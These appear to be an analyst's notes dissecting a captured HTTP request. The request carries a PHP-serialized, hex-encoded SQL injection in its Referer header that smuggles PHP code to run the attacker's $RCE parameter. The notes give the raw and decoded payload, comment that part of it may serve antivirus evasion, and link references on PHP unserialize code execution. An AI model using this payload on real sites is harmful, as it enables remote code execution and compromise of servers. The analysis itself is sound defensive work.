select 1,0x2720756e696f6e2f2a,3,4,5,6,7,8,0x7b247b24524345275d3b6469652f2a2a2f286d6435284449524543544f52595f534550415241544f5229293b2f2f7d7d,0--";s:2:"id";s:9:"' union/"

select 1, ' union/\*,3,4,5,6,7,8,{${$RCE'];die/\*\*/(md5(\));//}},0--";s:2:"id";s:9:"' union/";s:4:"name";s:3:"ads";

{${$RCE'];die/\*\*/(md5(DIRECTORY\_SEPERATOR));//}}

0-- = means comment in SQL statement. [link](https://stackoverflow.com/questions/9098655/how-can-i-add-comments-in-mysql).

select 1,0x2720756e696f6e2f2a,3,4,5,6,7,8,0x7b247b24524345275d3b6469652f2a2a2f286d6435284449524543544f52595f534550415241544f5229293b2f2f7d7d,0--";s:2:"id";s:9:"' union/

select 1, ' union/\*,3,4,5,6,7,8, {${$RCE'];die/\*\*/(md5(DIRECTORY\_SEPARATOR));//}},0--";s:2:"id";s:9:"' union/

0-- = means comment in SQL statement. [link](https://stackoverflow.com/questions/9098655/how-can-i-add-comments-in-mysql).

POST /%75%73%65%72%2e%70%68%70 HTTP/1.1

Referer: 45ea207d7a2b68c49582d2d22adf953aads|a:3:{s:3:"num";s:147:"/ select 1,0x2720756e696f6e2f2a,3,4,5,6,7,8,0x7b247b24524345275d3b6469652f2a2a2f286d6435284449524543544f52595f534550415241544f5229293b2f2f7d7d,0--";s:2:"id";s:9:"' union/";s:4:"name";s:3:"ads";}45ea207d7a2b68c49582d2d22adf953a

POST /user.php HTTP/1.1

Referer: 45ea207d7a2b68c49582d2d22adf953aads|

a:3:{

s:3:"num";

s:147:"/ select 1, ' union/\*,3,4,5,6,7,8,{${$RCE'];die/\*\*/(md5(DIRECTORY\_SEPERATOR));//}},";

s:2:"id";

s:9:"' union/";

s:4:"name";

s:3:"ads";


}

45ea207d7a2b68c49582d2d22adf953a

/\*\*/(md5(DIRECTORY\_SEPERATOR));// = This could be added to evade AV.

unserialization() is the opposite of serialize(). It takes a serialized string and converts it back to an array object. Un-serialization can result in code being loaded and executed due to object instantiation and auto loading.

* POC = [PHP Object Injection & Serialization Vulnerabilities by MakMan](https://www.youtube.com/watch?v=gTXMFrctYLE)
* Other blog = <https://www.notsosecure.com/remote-code-execution-via-php-unserialize/>



Points of suspicions

1. /\*\*/(md5(DIRECTORY\_SEPERATOR));// = This could be added to evade AV. (my opinion)
2. a:3:{s:3:"num";s:147:"/ select 1,0x2720756e696f6e2f2a,3,4,5,6,7,8,0x7b247b24524345275d3b6469652f2a2a2f286d6435284449524543544f52595f534550415241544f5229293b2f2f7d7d,0--";s:2:"id";s:9:"' union/";s:4:"name";s:3:"ads";}
   1. Using PHP serialization, is not good practice, as there is a risk of code execution, when PHP magic functions are present. [link](https://www.notsosecure.com/remote-code-execution-via-php-unserialize/).
3. select 1, ' union/\*,3,4,5,6,7,8, {${$RCE'];die/\*\*/(md5(DIRECTORY\_SEPARATOR));//}},0--";s:2:"id";s:9:"' union/
   1. This is a simple “select union” fashion SQL code injection, here not that PHP code is injected here, not SQL.
   2. $RCE is a HTTP post parameter which actually stores that payload in PHP that will be executed.
   3. 0-- = means comment in SQL statement. link.

PoC of PHP serialization code execution

* POC = [PHP Object Injection & Serialization Vulnerabilities by MakMan](https://www.youtube.com/watch?v=gTXMFrctYLE)
* Other blog = <https://www.notsosecure.com/remote-code-execution-via-php-unserialize/>